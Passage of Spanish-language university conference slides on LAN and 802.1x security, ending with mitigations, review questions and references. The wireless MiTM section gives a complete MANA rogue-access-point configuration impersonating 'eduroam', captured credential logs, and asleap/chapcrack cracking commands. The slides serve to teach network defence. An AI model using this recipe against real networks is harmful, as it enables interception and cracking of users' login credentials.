
- **Deshabilitar CDP en puertos de acceso:**

```
Interface GigabitEthernet0/2
No cdp enable
```

802.1x: EAP

Protocolo de autentificación para el control de acceso a red basado en puerto, solo permite tráfico EAP mientras la autentificación no sea correcta

1964	406.7695760	f0:5c:19:80:3b:c2	94:e9:6a:c6:8c:0a	EAP	60 Request, Identity
1965	406.7699420	IntelCor_4e:58:5c	f0:5c:19:80:3b:c2	EAP	30 Response, Identity
1966	406.7850560	f0:5c:19:80:3b:c2	94:e9:6a:c6:8c:0a	EAP	60 Request, TLS EAP (EAP-TLS)
1967	406.7852700	IntelCor_4e:58:5c	f0:5c:19:80:3b:c2	EAP	24 Response, Legacy Nak (Response Only)
1968	406.8071010	f0:5c:19:80:3b:c2	94:e9:6a:c6:8c:0a	EAP	60 Request, Protected EAP (EAP-PEAP)
1969	406.8073910	IntelCor_4e:58:5c	f0:5c:19:80:3b:c2	TLSv1	227 Client Hello
1970	406.8151200	f0:5c:19:80:3b:c2	94:e9:6a:c6:8c:0a	TLSv1	1042 Server Hello, Certificate, Server Hello Done
1971	406.8151900	IntelCor_4e:58:5c	f0:5c:19:80:3b:c2	EAP	24 Response, Protected EAP (EAP-PEAP)




Por defecto, no implementa mecanismos de autentificación cliente-servidor.

No realiza una autentificación por paquete.

Expuesto a ataques MiTM


802.1x: MiTM físico

Aprovechar que 802.1x solo autentifica en el proceso de establecimiento de la conexión



802.1x: MiTM inalámbrico

Suplantar la identidad de la infraestructura Wifi de la Organización con el objetivo de interceptar credenciales



Editamos: /etc/mana-toolkit/hostapd-karma-eap.conf:

```
interface=wlan0
bssid=00:11:22:33:44:00
driver=nl80211
ssid=AlwaysOn
channel=6

bss=wlan0_0
ssid=eduroam
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=/etc/mana-toolkit/hostapd.eap_user
ca_cert=/usr/share/mana-toolkit/cert/rogue-ca.pem
server_cert=/usr/share/mana-toolkit/cert/radius.pem
private_key=/usr/share/mana-toolkit/cert/radius.key
private_key_passwd=
dh_file=/usr/share/mana-toolkit/cert/dhparam.pem
pac_opaque_encr_key=000102030405060708090a0b0c0d0e0f
eap_fast_a_id=101112131415161718191a1b1c1d1e1f
eap_fast_a_id_info=test server
eap_fast_prov=3
pac_key_lifetime=604800
pac_key_refresh_time=86400
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP
```

802.1x: MiTM

/usr/share/mana-toolkint/run-mana# **./start-noupstream-eap.sh**

MANA (EAP) : identity: soporte
wlan0_0: STA 00:27:10:50:a6:2c IEEE 802.1X: Sending EAP Packet (identifier 220)
wlan0_0: STA 00:27:10:50:a6:2c IEEE 802.1X: received EAP packet (code=2 id=220 len=80) from STA: EAP Response-PEAP (25)
wlan0_0: STA 00:27:10:50:a6:2c IEEE 802.1X: Sending EAP Packet (identifier 221)
wlan0_0: STA 00:27:10:50:a6:2c IEEE 802.1X: received EAP packet (code=2 id=221 len=144) from STA: EAP Response-PEAP (25)
MANA : Username:soporte
MANA : Challenge
MANA : a8:a6:fb:xx:xx:xx:xx:xx (Datos ocultado)
MANA : Response
MANA : 95:3e:2e:13:9e:33:6f:09:f3:0d:d5:2a:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx (Dato ocultado)


asleap -C <challenge> -R <response> -W <wordlist>

asleap a8:a6:fb:xx:xx:xx:xx:xx -R 95:3e:2e:13:9e:33:6f:09:f3:0d:d5:2a:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx -W /usr/share/wordlists/diccionario-wifi.txt

/usr/local/bin/chapcrack radius -C **a8:a6:fb:xx:xx:xx:xx:xx** -R **95:3e:2e:13:9e:33:6f:09:f3:0d:d5:2a:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx** → **https://www.cloudcracker.com**

802.1x: MiTM - dumb-down

Ataque MitM contra redes empresariales WPA2 mejorado que permite forzar al cliente a utilizar un cierto protocolo EAP para el envío de credenciales en claro.



802.1x: Medidas preventivas

- Implantar EAP-TLS.
- Desplegar certificados firmados por una CA privada y de confianza para todos los clientes.
- Validar siempre la CA y el nombre del servidor Radius en todos los dispositivos.
- Y siempre utilizar credenciales robustas.

Y muchos más protocolos

- Vlanes y trunking , DTP, VTP: Vlan Hopping y doble etiqueta.
- HSRP/VRRP: DoS y MiTM.
- Power Ethernet 802.3af: DoS.
- ……

Algunas cuestiones

- ¿Somos vulnerables todavía a este tipo de ataques o ya los hemos superado?
- ¿Somos conscientes si nos están atacando usuarios internos de nuestra red?
- ¿Implementamos medidas de protección a estos niveles?
  - ¿Deshabilitamos puertos no en uso?
  - ¿utilizamos soluciones de NAC?
  - ¿Aplicamos configuración de seguridad a los protocolos?
  - ¿Qué otras medidas aplicamos?
- ¿Realizamos auditorias internas de seguridad de nuestras redes de acceso Wifi y cableadas?

Conclusiones

- Aplicar seguridad nos ayuda a proteger nuestra información, y a mejorar y mantener la estabilidad de nuestras redes, generando confianza a nuestros usuarios.
- Tenemos que repartir los esfuerzos y aplicar seguridad a todos los niveles, los atacantes buscan la sencillez y facilidad, ahí donde menos seguridad tengamos es donde harán hincapié.
- Hay que conocer y estudiar los protocolos que operan en nuestras infraestructuras y sus debilidades para saber como mitigar las amenazas.
- Hay que “probar” periódicamente la seguridad de nuestras infraestructuras y a todos los niveles, desde el usuario, pasando por el nivel físico hasta la capa aplicación.

universidad SANJORGE GRUPO SANVALERO

Referencias

- Eric Vyncke & Christopher Paggen, LAN Switch Security, What Hackers Know About Your Switches.
- Guillermo Mario Marro, Attacks at the Data Link Layer (Master Thesis).
- David Barroso & Alfredo Andrés, Yersinia presentation at BlackHat Europe 2005.
- Oleg K.Artemjev, Vladislav V.Myasnyankin. Fun with the Spanning Tree Protocol.
- Yusuf Bhaiji, Understanding, Preventing, and Defending Against Layer 2 Attacks.
- Sebastián Norberto, Noberto Gaspar, Ignacio Daniel, Simplicidad en Ataques MiTM IPv6.
- Alva Duckwall, Defeating Wired 802.1x with a Transparent Bridge Using Linux.
- Joshua Wright, Brad Antoniewicz, Peap: Pwned Extensible Authentication Protocol.
- Dominic White, Ian de Villiers, Improvements in Rogue Ap attacks – MANA.
- Raúl Siles, Vulnerabilidades Wi-Fi en Redes Empresariales 802.1x/EAP.

Muchas Gracias

Roberto Bazán
rbazan@usj.es

www.usj.es

universidad SANJORGE GRUPO SANVALERO

Campus Universitario Villanueva de Gállego
Autov. A-23 Zaragoza - Huesca, Km 299
50830 • Villanueva de Gállego • Zaragoza
T. (34) 976 060 100 • F. (34) 976 077 581